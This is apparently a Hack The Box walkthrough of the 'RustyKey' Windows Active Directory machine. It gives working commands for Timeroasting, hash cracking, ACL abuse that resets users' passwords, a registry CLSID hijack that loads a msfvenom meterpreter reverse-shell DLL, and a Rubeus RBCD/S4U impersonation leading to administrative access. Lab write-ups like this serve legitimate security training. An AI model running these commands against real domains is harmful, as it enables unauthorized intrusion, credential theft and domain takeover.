RustyKey — HTB Machine
NMAP
RustyKey — HTB Machine
About Rusty
RustyKey is a hard difficulty Windows Machine which showcases a Timeroasting Attack, Active Directory ACL abuse following Windows Group Policy Enumeration to abuse the 7-Zip Shell Extension. For Privilege escalation, Active Directory Delegations are abused using a SPN-less Resource-Based Constrained Delegation attack.
Machine Information

As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account: rr.parker / 8#t5HE8L!W3A
NMAP
Nmap scan report for rustykey.htb (10.10.11.75)
Host is up, received conn-refused (0.17s latency).
Scanned at 2025-11-06 09:36:04 +0545 for 98s
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-06 03:51:29Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         syn-ack Microsoft Windows RPC
49676/tcp open  msrpc         syn-ack Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack Microsoft Windows RPC
49680/tcp open  msrpc         syn-ack Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack Microsoft Windows RPC
49730/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 51928/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 38109/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 63867/udp): CLEAN (Timeout)
|   Check 4 (port 63414/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 0s
| smb2-time:
|   date: 2025-11-06T03:52:30
|_  start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:37
Completed NSE at 09:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:37
Completed NSE at 09:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:37
Completed NSE at 09:37, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.03 seconds
Since, credentials are given let’s try to find out what we can enumerate.
netexec ldap dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A'
netexec ldap dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k
As, we can see above that the machine doesn’t allow NTLM authentication but only Kerberos authentication.
BloodHound
Let’s start with bloodhound to enumerate what our user can do.

The data shows that **RR.PARKER** is a low privileged user only.

TimeRoast
Since, the machine has only Kerberos authentication enabled, ASREPRoast and Kerberoasting didn’t work. In comes a new attacking technique. TimeRoasting
Netexec has recently updated its timeroast functionality:
We can read about the attack in the link below:
netexec smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k -M timeroast
Once we get the hash we need to remove the appended id i.e. at the front of the hash and then store the hash into a file for cracking.

hashcat -m 31300 hash.txt /usr/share/wordlists/rockyou.txt
Cracked one of the passwords:
Rusty88!Since, we got the user-id i.e. 1125, we need Domain SID to determine the user name.
netexec ldap dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --get-sid
Since we got the Domain ID: **S-1–5–21–3316070415–896458127–4139322052 and the UserID is `1125`**, let’s use powerview to get the username.
powerview 'rustykey.htb/rr.parker':'8#t5HE8L!W3A'@dc.rustykey.htb -k
PV > ConvertFrom-SID -ObjectSID "S-1-5-21-3316070415-896458127-4139322052-1125"
Let’s try to check if it’s valid with netexec.
netexec ldap dc.rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' -k
Exploiting DACL
Let’s check the bloodhound again for our new user **IT-COMPUTER3. Upon inspection, we can see that it can `AddSelf** toHELPDESK` group.

Also, we can see that **HELPDESK can change password of many users as well as `AddMember** toPROTECTED OBJECTS` group.

So, let’s add **IT-Computer3 to the `HELPDESK`** group.
powerview 'rustykey.htb/IT-Computer3$':'Rusty88!'@dc.rustykey.htb -k
PV > Add-DomainGroupMember -Identity "HELPDESK" -Members "IT-Computer3$"
On further inspection, we can see except for **DD.ALI, everybody is in `REMOTE MANAGEMENT USERS `**group.

But further enumeration shows that **IT and `SUPPORT** groups are onPROTECTED OBJECTS` group which is on **PROTECTED USERS** group.

Overview of Protected Users in Windows
The Protected Users group is a security feature in Active Directory, introduced with Windows Server 2012 R2. It enhances the security of privileged accounts by applying strict policies to mitigate credential theft attacks.
Key Features
The key features of the system include specific security measures designed to enhance authentication protocols and protect user credentials. Members are required to utilize the Advanced Encryption Standard (AES) exclusively for Kerberos authentication, which strengthens security. Additionally, NTLM authentication is disabled for all members, significantly reducing the risk of credential theft. To further enhance security, Kerberos Ticket Granting Tickets (TGTs) are limited to a 4-hour lifetime and cannot be renewed, ensuring tickets are not used beyond a short time frame. Furthermore, cached credentials are not stored on local machines, effectively preventing potential retrieval by attackers. Finally, members face interactive logon restrictions, as they are prohibited from logging onto systems that do not comply with the security policies established by the group.
1. Device and Domain Controller Protections
When a member of the Protected Users group logs in, the following protections are applied:
a. Device Protections:
i. No caching of plaintext credentials (NTLM, CredSSP, Windows Digest).
ii. No cached verifier is created, preventing offline sign-in.
b. Domain Controller Protections:
i. Members cannot authenticate using NTLM.
ii. Cannot renew Kerberos TGTs beyond the initial four-hour limit.
2. Membership Considerations
a. Only user accounts should be added to the Protected Users group; service accounts and computers should not be included.
b. Adding highly privileged accounts (like Domain Admins) requires careful consideration to avoid potential lockouts.
Utilizing the Protected Users group significantly enhances security for high-value accounts, making them less susceptible to various attacks.
As we can see above that users in this group can’t access with hash but since we can force password change, we don’t need that. We can just login using password.
$ powerview 'rustykey.htb/IT-Computer3$':'Rusty88!'@dc.rustykey.htb -k
$ impacket-getTGT 'rustykey.htb/ee.reed:P@$$w0rd'
But, when we try to get the TGT, we got **KDC_ERR_ETYPE_NOSUPP stating that `KDC has no support for encryption type`** which is odd.
Let’s check the supported encryption types that the DC suppports:
PV ❯ Get-DomainObject -Identity "DC"
Upon inspection, it says **RC4-HMAC only. But since the users are on `Protected Users** group we can’t login usingHMAC`. So, this deems that the users can’t login to the system.
# Remove user on Protected Users Group
As we have seen in the bloodhound results that HELPDESK group can AddMember to the PROTECTED OBJECTS group. Does that only applies to adding new members? Or, we can just remove/modify them as well?

So, let’s enumerate if we can alter the group:
PV ❯ Get-DomainObjectAcl -Identity "PROTECTED OBJECTS" -SecurityIdentifier "HELPDESK"
We can see that WriteProperty is defined in AccessMask and Member is defined in ObjectAceType. This means that we can not only add users but also delete them.
Since, all our users are in either **IT or `SUPPORT** group, we can just remove the groups then we are out ofblacklist`.
PV ❯ Get-DomainGroupMember -Identity "PROTECTED OBJECTS"
PV > Remove-DomainGroupMember -Identity "Protected Objects" -Members IT
PV > Remove-DomainGroupMember -Identity "Protected Objects" -Members Support
PV > Set-DomainUserPassword -Identity "BB.MORGAN" -AccountPassword P@$$w0rd
PV > Set-DomainUserPassword -Identity "ee.reed" -AccountPassword P@$$w0rd
PV > Set-DomainUserPassword -Identity "dd.ali" -AccountPassword P@$$w0rd
Since, all the users have been set free, let’s try to login using WINRM.
$ python3 evil_winrmexec.py rustykey.htb/BB.MORGAN:'P@$$w0rd'@dc.rustykey.htb -k
We found a PDF inside with some information from the user to support-team.

We can see that there has been a rollout of new **file archiving feature that will help tickets related to `extraction/compression** but it also has some problem incontext menu actions`, so some **registry-level adjustments would be required. Also, `extended access has been granted to allow testing and troubleshoot`** the new feature.

From the note above we can see that there has been **some issues in extraction/compression as new systems handle context menu actions differently. Hence, `registry-level adjustments`** might be going on.
Let’s check what software might be installed for the archiving.

Since, context menu means the options shown when a user click right-click, let’s check any issues or registry related with such:


We can see 4 registry being listed as context menu actions registered in registry.
Let’s enumerate these:
PS> reg query "HKCU\Software\Classes\*\ShellEx\ContextMenuHandlers"
PS> reg query "HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers"
PS> reg query "HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers"
PS> reg query "HKEY_LOCAL_MACHINE\Software\Classes\*\ShellEx\ContextMenuHandlers\7-Zip"
The result showed a CLSID under HKEY_LOCAL_MACHINE\Software\Classes\*\ShellEx\ContextMenuHandlers\7-Zip: **{23170F69–40C1–278A-1000–000100020000}**
So searching for: **HKLM ContextMenuHandlers registry 23170F69–40C1–278A-1000–000100020000** got me:

And since, the pdf was describing about problem in menus not working:

Let’s check if we can do anything in those registry key:
PS> reg query "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}"
PS> reg query "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"
Since, registry level adjustment is given for troubleshooting, lets enumerate these registry values and see if we could do anything.
get-acl "registry::HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}" | format-list
get-acl "registry::HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"  | format-list
We can see that the users in support group can have FullControl over the registry entry. Let’s enumerate the group **Support.**

As seen in the bloodhound, **ee.reed is in `Support`** group.
So, for further exploitation, we can edit the registry and then see if we get some more privileges.
To do so, we can change the password of ee.reed and then edit the registry so that whenever the registry is triggered, we get reverse shell.
PV > Set-DomainUserPassword -Identity "EE.REED" -AccountPassword "P@$$w0rd"
PV > Remove-DomainGroupMember -Identity "Protected Objects" -Members Support
Since, the path is dll, we can generate a meterpreter dll and then replace the dll.

$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.93 LPORT=9001 -f dll -o reverse.dll
$ msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.14.93; set LPORT 9001; exploit"
Let’s modify the registry and then wait for the reverse shell.
PS > .\RunasCs.exe EE.REED "P@$$w0rd" 'reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\reverse\reverse.dll" /f' -l 2
PS > reg query 'HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32'
After sometime we got shell as **mm.turner**.

Upon reviewing the bloodhound, we can see that **mm.turner is member of `DELEGATIONMANAGER** that hasAddAllowedToAct` permission on **DC.RUSTYKEY.HTB**.

Let’s see what does **DELEGATIONMANAGER** does in the DC.
PV > Get-DomainObjectAcl -Identity "DC$" -SecurityIdentifier "DELEGATIONMANAGER"
We can see that we have **WriteProperty on `DC.RUSTYKEY.HTB** and since RBCD attacks require obtaining the computer under thems-DC-Allowed-To-Act-On-Behalf-Of-Other-Identity`, simply writing DC$ won’t work because the password for DC$ is missing.


The UAC for administrator is set to **NOT_DELEGATED **which means we can impersonate via delegation.
Let’s dig further on administrator:


We can see that there is another high value target i.e. **backupadmin has no `NOT_DELEGATE** flag on UAC and who also is a member ofEnterprise Admins` group has a lot of privileges over administrator like **WriteOwner, `GenericWrite**,WriteDacl` etc.
RBCD
Since we already have the machine user and password for **IT-Computer3$, we can just change them. Then, as usual get ticket for `CIFS** service on DC asbackupadmin`:
PS > . .\powerview.ps1
PS > Set-ADComputer 'DC$' -PrincipalsAllowedToDelegateToAccount 'IT-Computer3$'
PS > .\Rubeus.exe s4u /user:IT-COMPUTER3$ /rc4:B52B582F02F8C0CD6320CD5EAB36D9C6 /impersonateuser:backupadmin /msdsspn:CIFS/DC.RUSTYKEY.HTB /ptt /nowrap
$ echo '<base64>' | base64 -d > backupadmin.kirbi
$ impacket-ticketConverter backupadmin.kirbi backupadmin.ccache
$ export KRB5CCNAME=backupadmin.ccache
$ impacket-wmiexec -k -no-pass rustykey.htb/backupadmin@dc.rustykey.htb
메타데이터
- post_id
- 5f0cbc25ccb8
- slug
- rustykey-htb-machine-5f0cbc25ccb8
- url
- https://medium.com/@shivamaharjan/rustykey-htb-machine-5f0cbc25ccb8
- canonical_url
- https://medium.com/@shivamaharjan/rustykey-htb-machine-5f0cbc25ccb8
- author_url
- https://medium.com/@shivamaharjan
- status
- ok
- fetched_at
- 2026-06-21 07:44:09
